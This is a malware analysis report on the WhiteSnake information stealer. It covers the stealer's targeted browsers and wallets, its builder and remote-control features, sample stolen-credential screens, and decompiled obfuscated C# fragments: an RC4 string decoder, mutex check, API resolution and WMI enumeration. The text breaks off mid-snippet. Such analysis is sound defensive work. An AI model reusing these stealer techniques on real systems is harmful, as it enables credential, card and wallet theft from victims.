



# White Snake Stealer

## CONTENT

White Snake Stealer and What You Need to Know .....	3
What is White Snake Stealer? .....	3
Static Analysis.....	10
build.exe Analysis.....	10
Dynamic Analysis.....	11
IOCs .....	18
IPs : .....	18
Domains :.....	18
Hashs: .....	18
YARA RULE .....	19
MITRE ATT&CK TABLE .....	20
MITIGATIONS.....	21

# White Snake Stealer and What You Need to Know

## What is White Snake Stealer?

WhiteSnake is an information-stealing malware that extracts a range of sensitive information from infected computers. The threat actors who developed WhiteSnake sell their malware on a hacker forum. The malware has been observed attacking various popular applications, browsers, and crypto wallets, making it a significant concern for users and organizations.

The stealer has been found to target the following applications/browsers:

**Firefox, Chrome, Chromium, Edge, Brave, Vivaldi, CocCoc, CentBrowser, Thunderbird, OBS-Studio, FileZilla, Snowflake-SSH, Steam, Signal, Telegram, Discord, Pidgin, Authy, WinAuth, Outlook, Foxmail, The Bat!, CoreFTP, WinSCP, AzireVPN, WindscribeVPN.**

Additionally, the malware poses a significant threat to crypto wallets, targeting the following popular ones:

**Atomic, Wasabi, Exodus, Binance, Jaxx, Zcash, Electrum-LTC, Guarda, Coinomi, BitcoinCore, Electrum, Metamask, Ronin, BinanceChain, TronLink, Phantom**

The malware employs various attack vectors to infiltrate and compromise systems. It is observed to use the following file formats to deliver its payload:

**EXE, SCR, COM, CMD, BAT, VBS, PIF, WSF, HTA, MSI, PY, DOC, DOCM, XLS, XLL, XLSM**

### Windows Stub Features:

- File uploader.
- It leaves no trace.
- Strong log encryption.
- No server required.
- Fast work in memory.
- It allows you to set up a beacon for remote access to the victim's computer.
- The functionality can be extended by editing the "receiver commands" tab in the configurator.

**The “Builder” side of the software enables the creation of the Stealer software:**

# WhiteSnake Stealer




Figure 1- Builder creation

User's use of telegram bot to create the malware required. Telegram using @BotFather and @chatIDrobot chatid information is requested.

RAT and Keylogger features are also available in WhiteSnake software. The Resident module serves to steal data and then allows control of the victim's computer.



Figure 2- Fake Signature



# WhiteSnake Stealer




Figure 3- Control of the victim's computer

WhiteSnake Stealer also allows the user to set a fake signature (fake digital signature) and increase the size of the file.

WhiteSnake Stealer also offers the ability to add a malicious library to a Python file or a malicious project hosted by the user.

The Basic Information Tab contains system information and screenshots of the infected machine.

The report page is as follows:




Figure 4- Report

# WhiteSnake Stealer

WhiteSnake Stealer includes a feature that enables automatic action:




Figure 5- take automatic action

Feature to find proxies - It has the feature that tries to find free SOCKS5 proxies of a target country.

Ronin/Metamask - Can Brute Force attack these wallets.




Figure 6- Session on Telegram directly

WhiteSnake Stealer opens a session on Telegram directly. At the same time, if Telegram is protected by local password protection, the attacker can also Brute Force it.

The password tab is as in the image below:

HOSTNAME	USERNAME	PASSWORD	APPLICATION
123.22.112.23	anonymous	anonymous	FileZilla
fp.adobe.com21	anonymous	anonymous	FileZilla
127.0.0.121	anonymous	anonymous	FileZilla
fp.adobe.com21	anonymous	anonymous	FileZilla
demo.filestashapp21	anonymous	anonymous	FileZilla
filestash.app21	anonymous	anonymous	FileZilla
demo.filestashapp21	anonymous	anonymous	FileZilla
8.8.8.822			Snowflake-SSH
pppl-jabber			Pidgin
pppl-jabber			Pidgin
127.0.0.18980			Firefox / 611vppget.default-release
billing.time4ps.com			Firefox / 611vppget.default-release
billing.time4ps.com			Firefox / 611vppget.default-release
eu@openai.com			Firefox / 611vppget.default-release
mail.bulanofca.com			Firefox / 611vppget.default-release

Figure 7- Password tab

In this tab, there are passwords from all browsers and various applications such as FileZilla, Pidgin.

Non-repeatable (unique) passwords can be exported to create a brute force list.

At the same time, the attacking user can perform a domain search for passwords on the infected system.

The Credit Card tab is as in the image below:

NUMBER	HOLDER	EXPIRY	SCHEME	BRAND	COUNTRY	APPLICATION
7123142332434	SDasd	2029 / 4	Unknown	Unknown	Unknown	Chrome / Default
[REDACTED]	Isld	2032 / 3	MASTERCARD	World	[REDACTED]	Chrome / Default

NAME	VALUE
ADDRESS_LINE_1	-
ADDRESS_LINE_2	-
LOCALITY	-
POSTAL_CODE	[REDACTED]
SignupForm[username]	[REDACTED]
SignupForm[username]	testenwwww
SignupForm[username]	testenwwwwww

Figure 8- Credit Card tab

# WhiteSnake Stealer

The Cookie tab is as in the image below:




Figure 9- Cookie tab




Figure 10- Cookie export

The Grabber tab is as in the image below:




Figure 11- Cookie export

It hosts the files, wallets, app sessions, etc. that WhiteSnake Stealer steals.



# WhiteSnake Stealer

---




Figure 12- Hosts the files

The Remote Terminal tab is as in the image below:




Figure 13- Remote Terminal tab

In this feature, WhiteSnake Stealer users can run system commands, download files, refresh report (run Stealer again), make desktop screenshots, download webcam screenshot files from PC.

# Static Analysis

## build.exe Analysis

File Name	x5d49be47edeb118b81a4266e07be06da8e0e.exe
MD5	27f051f44ec14de54b48da4b1bd419d5
SHA256	6b0773ecf42097c6f88a64df24caafb1c41ea94997684bd1a0cf77164876c8e
File Type	PE/32




Figure 1- General information about file

It has been determined that Build.exe is written in the .NET programming language. It was determined that no packaging technique was used.

- #Strings
- #US
- #GUID
- #Blob
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

Property	Value
Comments	a35252937df1ab1f1f93cbb899467e127efec
CompanyName	u9585ae48828bb4e2bf4f5943bfa3a2b947
FileDescription	Nf2ff76ed6c0fb5f8fec34f38eb1048
FileVersion	91.42.16.3
InternalName	hdc40f3dce073334291bc4c748e1199e56.exe
LegalCopyright	u04976e980150dc5596c106d0f73f6ddfa17328
LegalTrademarks	Gc5eb12a18221db844dfe46ff6e279
OriginalFilename	x5d49be47edeb118b81a4266e07be06da8e0e.exe
ProductName	C6777fc0fdfe3bb74d9d0db9

Figure 2- General information

## Dynamic Analysis

```
17 [STAThread]
18 private static void rYU()
19 {
20     Console.WriteLine(qmfec.Iilpwtapbaxwngvieebud("f:\u0090'\bVÚ", "rfRbn") + bIrDBr.dSF5());
21     try
22     {
23         ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
24     }
25     catch (Exception ex)
26     {
27         Console.WriteLine(ex.Message);
28     }
29     AppDomain.CurrentDomain.UnhandledException += delegate(object sender, UnhandledExceptionEventArgs e)
30     {
31         Exception ex2 = e.ExceptionObject as Exception;
32         File.AppendAllText(orM.ga89qs, (ex2 != null) ? ex2.Message : null);
33         Console.WriteLine((ex2 != null) ? ex2.Message : null);
34     };
35     bIrDBr.kZE();
36     bool flag = orM.tuS == "1" && bIrDBr.dntAj();
37     if (flag)
38     {
39         Environment.Exit(5);
40     }
41     bool flag2 = orM.n1Rbc9 == "1";
42     if (flag2)
43     {
44         bIrDBr.vkHF();
45         zTY.beaconService = new Thread(delegate()
46         {
47             xrS.nxqe();
48         });
49         zTY.beaconService.SetApartmentState(ApartmentState.STA);
50         zTY.beaconService.Start();
51     }
52     else
53     {
54         bIrDBr.yOd4();
55     }
56 }
```

Figure 1- Main Function

It has been determined that a mutex check has occurred in the main function of the program. When first examined, it is determined that the given function names have obfuscated codes.

```
50
51 // Token: 0x06000003 RID: 3 RVA: 0x000026A0 File Offset: 0x000008A0
52 public static void kZE()
53 {
54     bool flag;
55     new Mutex(true, orM.wyPMkm, ref flag);
56     bool flag2 = !flag;
57     if (flag2)
58     {
59         Environment.Exit(5);
60     }
61 }
```

Figure 2- Mutex generator

The code where the mutex check. If it has a previously generated mutex, the program does not run, but if there is no mutex, it is generated and the program continues.

# WhiteSnake Stealer

```

4 // Token: 0x02000001 RID: 1
5 internal class qmfec
6 {
7     // Token: 0x06000001 RID: 1 RVA: 0x000243C File Offset: 0x0000063C
8     public static string Iilpwtapbaxwngvievebud(string A_0, string A_1)
9     {
10         StringBuilder stringBuilder = new StringBuilder();
11         int num = 0;
12         int[] array = new int[256];
13         for (int i = 0; i < 256; i++)
14         {
15             array[i] = i;
16         }
17         for (int j = 0; j < 256; j++)
18         {
19             num = ((int)A_1[j % A_1.Length] + array[j] + num) % 256;
20             int num2 = array[j];
21             array[j] = array[num];
22             array[num] = num2;
23         }
24         for (int k = 0; k < A_0.Length; k++)
25         {
26             int num3 = k % 256;
27             num = (array[num3] + num) % 256;
28             int num2 = array[num3];
29             array[num3] = array[num];
30             array[num] = num2;
31             stringBuilder.Append((char)((int)A_0[k] ^ array[(array[num3] + array[num]) % 256]));
32         }
33         return stringBuilder.ToString();
34     }
35 }

```

Figure 3- Encryption algorithm

It has been determined that the algorithm used for the obfuscation process is the RC4 algorithm.

```

8 // Token: 0xb6000040 RID: 64 RVA: 0x000453C File Offset: 0x0000273C
9 public static bool ab()
10 {
11     try
12     {
13         wo32s.vcClQ = new te5(qmfec.Iilpwtapbaxwngvievebud("9.GÜzMK.\u0011ñ³", "zX7_N"));
14         wo32s.nX = (wo32s._Kernel32_GetModuleHandle_)wo32s.vcClQ.oMZM19(qmfec.Iilpwtapbaxwngvievebud("A60á)ú\u0085-²cÜP-Üj", "Ipo8L"), typeof
            (wo32s._Kernel32_GetModuleHandle_));
15         wo32s.hqPmvv = new te5(qmfec.Iilpwtapbaxwngvievebud("00\\k\u0096cZH\u008e\u001a", "kxFC3"));
16         wo32s.yF = (wo32s._5hL7CLvMRx80v)wo32s.hqPmvv.oMZM19(qmfec.Iilpwtapbaxwngvievebud("c\u009ePÁ\u0011Y0&\u009e\u0091\u001e\u0088\u008dMCBv\u0016\u001f", "x9kKY"),
            typeof(wo32s._5hL7CLvMRx80v));
17         wo32s.wNZ = (wo32s._78PehqjJyd4n1)wo32s.hqPmvv.oMZM19(qmfec.Iilpwtapbaxwngvievebud("d\u000f\u009e\u0013n\u0081D\u000eFA0V\t0\bn-i0\u001a", "zihBW"), typeof
            (wo32s._78PehqjJyd4n1));
18         wo32s.kRm9 = (wo32s._NcxThi6zNxJXG)wo32s.hqPmvv.oMZM19(qmfec.Iilpwtapbaxwngvievebud("\u000fá\u000a\u0019\u009e\F0C-v", "yG5m5"), typeof
            (wo32s._NcxThi6zNxJXG));
19         wo32s.tw = (wo32s._hns99oSoLaA62)wo32s.hqPmvv.oMZM19(qmfec.Iilpwtapbaxwngvievebud("5#?\u0017z`jxÜTh)õË M\u0095\u0085\u0003\u0091cþ", "nj4iI"), typeof
            (wo32s._hns99oSoLaA62));
20         wo32s.o3DrX = new te5(qmfec.Iilpwtapbaxwngvievebud("\v7\u0014ü0cñ\u00021\b", "y08N_"));
21         wo32s.pEO0h = (wo32s._2pYLOP2vTem70)wo32s.o3DrX.oMZM19(qmfec.Iilpwtapbaxwngvievebud("r9\nKxLx&2ö\u000eé\t.d\u009a¹\u0091", "noyZ5"), typeof
            (wo32s._2pYLOP2vTem70));
22     }
23     catch (Exception ex)

```

Figure 4- Load dll

Values in encrypted form are decrypted at runtime with the defined key. The resolved values are as shown in the table. The program uses decrypted DLLs and APIs to continue working.

kernel32.dll	GetModuleHandleA	user32.dll
GetForegroundWindow	GetWindowTextLengthA	GetWindowTextA
GetWindowThreadProcessId	crypt32.dll	CryptUnprotectData

## WhiteSnake Stealer

```

75
76 // Token: 0x060000B7 RID: 183 RVA: 0x00005EC8 File Offset: 0x000040C8
77 public static byte[] rovA(r32qd0[] t1hR)
78 {
79     oZ oZ = default(oZ);
80     oZ._z03xfmYuOzoma = yuOzj.nm(t1hR);
81     yZk2[] array = new yZk2[20];
82     int num = 0;
83     yZk2 yZk = new yZk2
84     {
85         _DSRWpySHBTIq0 = qmfec.Iilpwtapbabsxwngvieebud("\fçî\u0016\u0099D\n", "ymeP3"),
86         _JdQniu9F4Qt18 = u8vMV.lUbREW()
87     };
88     array[num] = yZk;
89     int num2 = 1;
90     yZk = new yZk2
91     {
92         _DSRWpySHBTIq0 = qmfec.Iilpwtapbabsxwngvieebud("fGçîî\u0083Z", "gopsF"),
93         _JdQniu9F4Qt18 = u8vMV.t0fH8()
94     };

```

*Figure 5- Username and Machine name information*

Within this defined function, the actual information is retrieved. As a result of the analysis, it was determined that the username information was first retrieved and saved in an encrypted form.

It takes "OS", "IP", "Tag", "CPU", "GPU", "Disk", "Ram" information together with username and machine name and saves them in encrypted form.

```

131     int num8 = 7;
132     yZk = new yZk2
133     {
134         _DSRWpySHBTIq0 = "GPU",
135         _JdQniu9F4Qt18 = u8vMV.vvLx()
136     };
137     array[num8] = yZk;
138     int num9 = 8;
139     yZk = new yZk2
140     {
141         _DSRWpySHBTIq0 = "RAM",
142         _JdQniu9F4Qt18 = u8vMV.yn()
143     };
144     array[num9] = yZk;
145     int num10 = 9;
146     yZk = new yZk2
147     {

```

Name	Value
qmfec.Iilpwtapbabsxwngvieebud returned	"SELECT * FROM Win32_VideoController"
qmfec.Iilpwtapbabsxwngvieebud returned	"Unknown"
x1.dMDs returned	"VMware SVGA 3D"

*Figure 6- WMI Query*

WhiteSnake malware uses WMI queries for basic system information enumeration. Some other queries run by the malware:

"SELECT \* FROM Win32\_Processor"

"SELECT \* FROM Win32\_LogicalDisk  
WHERE DriveType = 3"

"SELECT \* FROM Win32\_ComputerSystem"

"SELECT \* FROM Win32\_VideoController"

# WhiteSnake Stealer

```
225 // Token: 0x060000C8 RID: 200 RVA: 0x0006B5C File Offset: 0x0004D5C
226 public static string[] oqG()
227 {
228     List<string> list = new List<string>();
229     using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(qmfec.Iilpwtapbabxwngvieebud("xÜü\ä\ü0005\ü0006:Ëc<D\ü000e1
